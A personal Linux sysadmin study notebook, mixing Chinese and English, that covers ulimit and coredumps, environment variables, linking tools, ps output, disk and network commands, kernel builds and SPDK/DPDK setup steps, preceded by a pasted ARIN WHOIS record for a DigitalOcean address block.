Ref:            https://rdap.arin.net/registry/ip/24.144.64.0



OrgName:        DigitalOcean, LLC
OrgId:          DO-13
Address:        101 Ave of the Americas
Address:        FL2
City:           New York
StateProv:      NY
PostalCode:     10013
Country:        US
RegDate:        2012-05-14
Updated:        2023-10-23
Ref:            https://rdap.arin.net/registry/entity/DO-13


OrgNOCHandle: NOC32014-ARIN
OrgNOCName:   Network Operations Center
OrgNOCPhone:  +1-347-875-6044
OrgNOCEmail:  noc@digitalocean.com
OrgNOCRef:    https://rdap.arin.net/registry/entity/NOC32014-ARIN

OrgAbuseHandle: ABUSE5232-ARIN
OrgAbuseName:   Abuse, DigitalOcean
OrgAbusePhone:  +1-347-875-6044
OrgAbuseEmail:  abuse@digitalocean.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/ABUSE5232-ARIN

OrgTechHandle: NOC32014-ARIN
OrgTechName:   Network Operations Center
OrgTechPhone:  +1-347-875-6044
OrgTechEmail:  noc@digitalocean.com
OrgTechRef:    https://rdap.arin.net/registry/entity/NOC32014-ARIN


#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#
```

debug

ulimit —— get and set user limits

```
root@ab069b9d443a:~# ulimit -a
core file size          (blocks, -c) 0
data seg size           (kbytes, -d) unlimited
scheduling priority             (-e) 0
file size               (blocks, -f) unlimited
pending signals                 (-i) 7422
max locked memory       (kbytes, -l) 64
max memory size         (kbytes, -m) unlimited
open files                      (-n) 1024
pipe size            (512 bytes, -p) 8
POSIX message queues     (bytes, -q) 819200
real-time priority              (-r) 0
stack size              (kbytes, -s) 8192
cpu time               (seconds, -t) unlimited
max user processes              (-u) unlimited
virtual memory          (kbytes, -v) unlimited
file locks                      (-x) unlimited
```

- Modify **shell resource limits**
  - Provides control over the resources available to the **shell** and **processes** it creates, on systems that allow such control
  - **仅仅对当前 shell 负责**

```
# 0 means coredump is closed
root@ab069b9d443a:~/storage_test# ulimit -c
0

ulimit -c unlimited  # 生成 coredump 大小不限
ulimit -c 1024  # 限制 coredump 文件大小为 1024B
```

- 全局的配置位于 `/etc/security/limits.conf`

```
#<domain>      <type>  <item>         <value>
*               soft    core            0
root            hard    core            100000


ore was generated by `./codesnip net'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x000055c89d7e6c50 in network_area::MultiProcessServer () at net.cpp:163

warning: Source file is more recent than executable.
163                     un->connfd = Accept(un->listenfd, (sockaddr*)&un->cliaddr, &clilen);  /// 如果没有客户端的连接，这里会被阻塞
(gdb)
(gdb) frame 0
#0  0x000055c89d7e6c50 in network_area::MultiProcessServer () at net.cpp:163
163                     un->connfd = Accept(un->listenfd, (sockaddr*)&un->cliaddr, &clilen);  /// 如果没有客户端的连接，这里会被阻塞
(gdb) print un  # 这里返回了一个局部变量
$1 = (init_un_pub *) 0x0
```

- ulimit 处理 coredump
  - `gdb test core`
    - 即 gdb followed by 可执行文件与 core 文件

环境变量

- export -p/export
- show all

- env
  - show all
- echo $PATH
- env | grep -i LD
- unset
  - 环境变量名，无$
- expport -p | grep LD
- export EXTRA="extra env var"
  - 最直接的 set，仅当前 shell 有效
    - 因为不做特殊的 set，shell 下跑的都是自己的子进程
- 环境变量的分隔符
  - linux下是冒号
    - export PATH=/home/uusama/mysql/bin:$PATH
    - 通过这样的方式来做 add 实际上是
  - windows下是分号
    - 这个是有图形化界面可以编辑的

```
# linux下的环境变量
PATH=/home/doubled/.vscode-server/bin/c3f126316369cd610563c75b1b1725e0679adfb3/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi
```

链接装载与库

- cat /proc/14942 maps
- pmap 14942
  - report memory map of a process
- ar -t libc.a
  - libc.a 是一个备存文件，是很多文件的集合体
- gcc -c a.c b.c
- gcc -g -fPIC -shared -o Lib.so Lib.c
- gcc -E main.c -o main.i
  - E means Preprocess only; do not compile, assemble or link
- gcc -S main.c -o main.s
  - S means Compile only; do not assemble or link
- gcc -c main.s -o main.o
  - c means Compile and assemble, but do not link
- as main.s -o main.o
  - as是汇编指令
- ld main.o x1.o x2.o ...
  - 想要通过ld连接起一个可以运行的 hello word 是非常困难的
- file main.o
- file /bin/bash
- file /lib/x86_64-linux-gnu/ld-2.29.so
- size main.o
- nm main.o
  - 也可以用于查看一个 .o 符号表
- readelf

- objdump
  - 鼻祖
- ld a.o b.o -e main -o ab
  - `-e main` 表示以main函数作为程序的entry，否则默认是 `_start` ，但是这里是没有链接 `libs.so` 的，根本没有 `_start` 这个符号。**可以不依赖共享库就可以跑**
- strip main.o
  - 裁剪
- ldd main
  - show all .so needed when running main
- strings main
  - print all symbol in main
- hexdump main/od main
  - 直接dump 16进制的

进程与线程 task

- ps (process state), report a snapshot of the current processes

ps

- by default, ps selects all processes with the **same effective user ID** as the current user and associated with the **same terminal** as the invoker (召唤者)
- **只有当前 terminal 下的当前用户的进程**

```
double_d@dd:~/mySource$ ./helloWhile &
[1] 6193

double_d@dd:~/mySource$ ps
  PID TTY          TIME CMD
 5981 pts/0    00:00:00 bash
 6193 pts/0    00:00:03 helloWhile
 6195 pts/0    00:00:00 ps
```

ps -lf

- f 是 full-format listing, l means long format
  - 所以 `-lf` 是我的标配

```
double_d@dd:~/mySource$ ps -lf
F S UID        PID  PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
0 S double_d  5981  5980  0  80   0 -  6273 wait   13:38 pts/0    00:00:00 -bash
0 R double_d  6239  5981 99  80   0 -  1129 -      16:17 pts/0    00:00:06 ./helloWhile
0 R double_d  6241  5981  0  80   0 - 10356 -      16:17 pts/0    00:00:00 ps -lf
```

ps -lfT

- T 显示 threads
  - 多了 SPID，即线程的主 id

```
double_d@dd:~/mySource$ ps -lfT
F S UID        PID  SPID  PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
0 S double_d  5981  5981  5980  0  80   0 -  6273 wait   13:38 pts/0    00:00:00 -bash
0 R double_d  6239  6239  5981 99  80   0 -  1129 -      16:17 pts/0    00:02:45 ./helloWhile
0 R double_d  6249  6249  5981  0  80   0 - 10356 -      16:20 pts/0    00:00:00 ps -lfT
```

ps -e

- select all process

- `-a` : session leader 进程以及没有与 terminal 关联的会被排除

ps -elfT

- 能够显示所有进程的所有信息带线程，比较常用
  - SPID is thread id

```
F S UID        PID  SPID  PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
...
0 S double_d  5541  5541  2987  0  80   0 - 198931 poll_s 13:22 tty2    00:00:00 /usr/lib/deja-dup/deja-dup-monitor
1 S double_d  5541  5544  2987  0  80   0 - 198931 poll_s 13:22 tty2    00:00:00 /usr/lib/deja-dup/deja-dup-monitor
1 S double_d  5541  5545  2987  0  80   0 - 198931 poll_s 13:22 tty2    00:00:00 /usr/lib/deja-dup/deja-dup-monitor
1 S double_d  5541  5546  2987  0  80   0 - 198931 poll_s 13:22 tty2    00:00:00 /usr/lib/deja-dup/deja-dup-monitor
...
```

ps -elfT 命令列的解读

```
double_d@dd:~/mySource$ ps -elfT
F S UID        PID  SPID  PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
4 S root         1     1     0  0  80   0 - 56423 -      13:18 ?        00:00:02 /sbin/init splash
1 S root         2     2     0  0  80   0 -     0 -      13:18 ?        00:00:00 [kthreadd]
```

0 R double_d 6239 6239 5981 99 80 0 - 1129 - 16:17 pts/0 00:21:35 ./helloWhile

- F is flag
- S is state
- UID is user id
  - `double_d` or `root`
- PID is process id
- SPID is thread id
- PPID is parent process id
- C CPU 使用的资源百分比
  - `helloWhile` 中有死循环，占了约 `100%` 的 CPU
- PRI means Priority
  - -40 至100 对应进程**动态优先级**的 0-140
- NI means Nice
  - 静态优先级
  - `PRI - NI = 80`
- ADDR means 进程的内存地址，一般都是 **—**
- SZ means 内存大小
- TTY meas termianl
- TIME 使用掉的 CPU 时间
  - `00:21:35 ./helloWhile` 已经运行 21 分钟了
- STIME means start time
- CMD is cmd

ps aux 命令列的解读 BSD 风格

```
double_d@dd:~/mySource$ ps aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.1 225692  9412 ?        Ss   13:18   0:02 /sbin/init splash
root          2  0.0  0.0      0     0 ?        S    13:18   0:00 [kthreadd]
root          4  0.0  0.0      0     0 ?        I<   13:18   0:00 [kworker/0:0H]
root          8  0.0  0.0      0     0 ?        I    13:18   0:01 [rcu_sched]
root         41  0.0  0.0      0     0 ?        SN   13:18   0:00 [ksmd]
root        318  0.0  0.3 127992 25044 ?        S<s  13:18   0:00 /lib/systemd/systemd-journald
root        386  0.0  0.0      0     0 ?        S<   13:18   0:00 [loop0]
systemd+    823  0.0  0.0 146140  3268 ?        Ssl  13:19   0:00 /lib/systemd/systemd-timesyncd
gdm        1623  0.0  0.0 192444  5708 tty1     Ssl+ 13:19   0:00 /usr/lib/gdm3/gdm-wayland-session gnome-session --autostart /usr/s
rtkit      1785  0.0  0.0 183516  2940 ?        SNsl 13:19   0:00 /usr/lib/rtkit/rtkit-daemon
gdm        1945  0.0  0.1 358112  8036 tty1     Sl   13:19   0:00 ibus-daemon --xim --panel disable
gdm        2220  0.0  0.4 635828 32016 tty1     Sl+  13:19   0:00 /usr/lib/gnome-settings-daemon/gsd-xsettings
double_d   3380  0.0  2.1 1258544 173940 tty2   SLl+ 13:20   0:04 /usr/bin/gnome-software --gapplication-service
root       6135  0.0  0.0      0     0 ?        I    15:28   0:00 [kworker/3:0]
double_d   6239  100  0.0   4516   764 pts/0    R    16:17  38:53 ./helloWhile
double_d   6277  0.0  0.0  23324  4240 pts/1    S+   16:36   0:00 man ps
double_d   6317  0.0  0.0  41424  3832 pts/0    R+   16:56   0:00 ps aux
...
```

- RSS 是物理内存，VSZ 是虚拟内存
  - RSS —— resident（**常驻**） set size
    - RSS is the portion of memory **occupied by a process** that is held in main memory (RAM)
    - 实际物理内存的占用
- 主要分析一下 STAT

```
Here are the different values that the s, stat and state output specifiers (header "STAT" or "S") will display to describe the stat

        D    uninterruptible sleep (usually IO)
        R    running or runnable (on run queue)
        S    interruptible sleep (waiting for an event to complete)
        T    stopped by job control signal
        t    stopped by debugger during the tracing
        W    paging (not valid since the 2.6.xx kernel)
        X    dead (should never be seen)
        Z    defunct ("zombie") process, terminated but not reaped by its parent

For BSD formats and when the stat keyword is used, additional characters may be displayed:

        <    high-priority (not nice to other users)
        N    low-priority (nice to other users)
        L    has pages locked into memory (for real-time and custom IO)
        s    is a session leader
        l    is multi-threaded (using CLONE_THREAD, like NPTL pthreads do)
        +    is in the foreground process group
```

taskset -c 0,10 ./bind_core

- 绑定cpu core

ps -T PID

性能

- top/htop
  - 核心数量
  - swap
  - 内存使用情况

- task数量等等

网络

- sar
- tcpdump
- route
  - **操作或展示本地路由表**
- netstat
  - **能够展示的信息包括本地路由表**
  - **可以展示端口占用情况**
    - `-n, --numeric don't resolve names`
    - `-l, --listening display listening server sockets`
    - `-p, --programs display PID/Program name for sockets`
    - t means tcp
    - u means udp
  - 所以一般使用就是 netstat -tunlp

DNS

- 修改本地DNS服务
  - 在 `/etc/hosts` 中添加 `223.231.234.33 www.baidu.com`
  - 在 `vi /etc/resolv.conf` 中添加 `nameserver 114.114.114.114`
- 清理DNS缓存
  - https://linux.cn/article-3341-1.html
    - Linux并没有系统层级的DNS缓存，可以安装**nscd: Name Service Cache Daemon**
    - mac OS **dscacheutil**
  - 修改 `/etc/host` 添加 `1.1.1.1 www.baidu.com` 会导致 `ping baidu` 到 `1.1.1.1` 而无法上网

memory

- free
- numactl —hardware

disk

- df
  - report file system disk space usage
- du
  - estimate (**估计**) file space usage
- fdisk
  - Display or manipulate a disk partition table
    - -l means display partitions and exit
    - `fdisk -l /dev/pmem0`
  - 与栋哥手操了一下，加深了一下印象
- lsblk
  - List information about block devices
    - 这里显示的是能够单独用来做文件系统的逻辑上的盘
      - 可能是一个物理盘的一部分

        - 也可能是多个物理盘的统一视图
    - 无论是否挂载都会在这里显示
- blkid
    - locate/print block device attributes
        - `/dev/sda: UUID="3255683f-53a2-4fdf-91cf-b4c1041e2a62" TYPE="ext4"`
        - `/dev/sdb: UUID="3255683f-53a2-4fdf-91cf-b4c1041e2a62" TYPE="ext4"`
    - 能用来直接确定一个盘的文件系统是什么
- blktrace
- sync: Synchronize cached writes to persistent storage
    - 同步阻塞到写 storage 完成
- nvmectl
    - `nvme read /dev/nvme1n1`
        - `nvme-read <device> [--start-block=<slba> | -s <slba>] [--block-count=<nlb> | -c <nlb>] [--data-size=<size> | -z <size>]`
            - `nvme read /dev/nvme1n1 -s 0 -c 7 -z 4096`
- 文件读写
    - 很意外的创建了一个文件夹 `--force`
        - 实际上正常情况下是用 mkdir 是不太可能创建这个文件夹的
            - `--force` 是一个参数
            - **不确定** 如何告知 shell `--force` **是文件名而不是参数**
        - 最后键哥帮忙解决这个问题，即用 python 的 os 模块来做
            - 学习一点
                - `#!/bin/bash` 的作用以及 `#!/usr/bin/env python` 的作用
                    - 作用是一样的，都是表示 **这个脚本下面的语句** 均使用 **对应的解释器** 来 **执行**
            - `os.mkdir("--force")`
                - `--force` 被视为 **文件名**
            - `mkdir --force`
                - `--force` 被视为 **参数**
            - 可以得出结论，shell脚本与python 创建删除文件 **不是走的一条路**
        - python os 的一套与文件操作相关的接口
            - `os.mkdir("--force")`
            - `os.listdir()`
            - `os.removedirs()`
            - `os.remove()`
            - `os.rmdir()`
- ln -s 失败多次的问题
    - 最后反应过来 ln 无论是 dst or src，都应该使用 **绝对路径**

kernel

- git clone git://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git
- dpkg --list | grep linux-image
    - 查看安装了哪些kernel
- dpkg --get-selection | grep linux
- grep menuentry /boot/grub/grub.cfg
    - 查看内核启动项的
- make mrproper
    - 删除所有的编译生成文件、内核配置文件(.config文件)以及各种备份文件，几乎只在**第一次**执行内核编译前才用这条命令

- make clean
  - 删除大多数的编译生成文件，**但是会保留内核的配置文件.config**
- make menuconfig
  - 调用内核配置的图形界面
- make defconfig
  - 在 `arch/x86/configs/x86_64_defconfig` 会有各个体系结构默认的一个配置
- make localmodconfig
  - 它会执行**lsmod**命令查看当前系统中加载了哪些模块，以此为基础进行配置
- make oldconfig
  - 在内核配置完成之后,可以选择 `make oldconfig` 进行备份
- make -jn /dev/null
- apt --purge remove kernel + apt autoremove
- aptitude purge remove kernel
- cat /lib/modules/$(uname -r)/modules.builtin | grep nd_pmem
- grep "=y" /boot/config-$(uname -r) | less
- cat /proc/modules
- make modules_install
- sudo modprobe NOVA
- sudo modprobe -r NOVA
- sudo insmod /lib/nodules/4.13.0/kernel/fs/nova/nova.ko
- dmesg | grep BIOS-e820
  - 嗅探内存
- sudo update-grub
- sudo grub-mkconfig -o /boot/grub/grub.cfg
- mount -t NOVA -o init /dev/pmem0 /mnt/ramdisk

spdk安装测试过程中用到的（可能综合一些）

- dmesg | grep BIOS-e820
- sudo update-grub
- lscpu
- cat /proc/cpuinfo
- cat /proc/meminfo
- free -h
  - total是物理内存 total=used+free+buff/cache
  - cache or buffer
    - A buffer is something that has yet to be "written" to disk
    - A cache is something that has been "read" from the disk and stored for later use
- dmidecode -t memory
- ipmctl show -topology (拓扑结构)
- ipmctl show -memoryresources
- ls /dev
- lspci -t -v | grep DMA
- cat `/sys/devices/pci0000:00/0000:00:04.1/local_cpu_list`
- wget http://fast.dpdk.org/rel/dpdk-20.11.tar.xz
- tar xf dpdk-20.11.tar.xz
- meson build
- ninja -C build
- meson --reconfigure -Dexamples=all -Ddebug=true build
- meson --reconfigure -Dexamples=all -Ddebug=true -Dmax-lcores=256 build
- ninja -C build
- export EXTRA_CFLAGS='-O0 -g'

- ls /sys/bus/pci/drivers/ioatdma
- sudo ./setup.h status
- modprobe -r ioatdma
- modprobe ioatdma
- echo 1 > /sys/bus/pci/devices/0001:01:00.0/remove
- echo 1 >/sys/bus/pci/rescan
- reboot
- echo 1024 > /sys/kernel/mm/hugepages/hugepages-2048kB/nr_hugepages
  - 该指令分配1024个2M的大页
- echo 1024 > /sys/devices/system/node/node0/hugepages/hugepages-2048kB/nr_hugepages
- echo 1024 > /sys/devices/system/node/node1/hugepages/hugepages-2048kB/nr_hugepages
- git clone https://github.com/spdk/spdk.git spdk
  - `<版本库的网址><本地目录名字>`
- wget http://fast.dpdk.org/rel/dpdk-19.11.tar.xz
- tar xf dpdk-19.11.tar.xz
  - cd dpdk-19.11
    - make install T=x86_64-native-linuxapp-gcc DESTDIR=.
- `make -j4 DPDK_DIR=\`pwd\`/dpdk-19.11/x86_64-native-linuxapp-gcc`
- bash get_spdk.bash
- make
  - ./configure
  - make
  - sudo make install
- meson
  - meson build
    - configure
  - ninja -C build
    - make
  - sudo ninja -C build install
- git clone https://github.com/spdk/spdk.git spdk
- cd spdk
- git submodule update --init # 子模块中会带有dpkg的
- ./scripts/pkgdep.sh
- ./configure
- make
- ./test/unit/unittest.sh
- sudo scripts/setup.sh
  - sudo scripts/setup.sh status
  - sudo scripts/setup.sh reset
- `-L($SPDK_DIR) -lspdk_env_dpdk -lnuma Wl,-repath=$(abspath $(NVML_DIR))`
- ldd dmabench
- vim /etc/ld.so.conf
- ldconfig
- `export LD_LIBRARY_PATH=/root/dma/assise/kernfs/lib/spdk/dpdk/build/lib:$LD_LIBRARY_PATH`
- `unset LD_LIBRARY_PATH`
  - no `unset $LD_LIBRARY_PATH`
- `make DPDK_DIR=/root/spdk/ex4/spdk/dpdk-19.11/x86_64-native-linuxapp-gcc CONFIG_DEBUG=y`
- cat /proc/sys/fs/inotify/max_user_watches
- vim /etc/sysctl.conf
  - add `fs.inotify.max_user_watches=524288`
  - sudo sysctl -p

- lspci –v -t

文本处理

- 参考 `linux-dev-env-and-tool\tools\textpro\awksedgrep.md`
- `cp -r ./* ./target`

data

- `data +%s`

lddconfig

- `/etc` 下有保存 `.so` 的路径，lddconfig的作用是刷新
  - **ldconfig**是一个动态链接库管理命令，其目的为了让动态链接库为系统所共享
  - **ldconfig**的主要用途
    - 默认搜寻 `/lilb` 和 `/usr/lib` ， 以及配置文件 `/etc/ld.so.conf` 内所列的目录下的**库文件**
    - 搜索出可共享的动态链接库，库文件的格式为
      - `lib***.so.**` ， 进而创建出动态装入程序(ld.so)所需的连接和缓存文件
        - 缓存文件默认为 `/etc/ld.so.cache` ， 该文件保存已排好序的动态链接库名字列表
          - **ldconfig**通常在系统启动时运行，而当用户安装了一个新的动态链接库时，就需要**手工**运行这个命令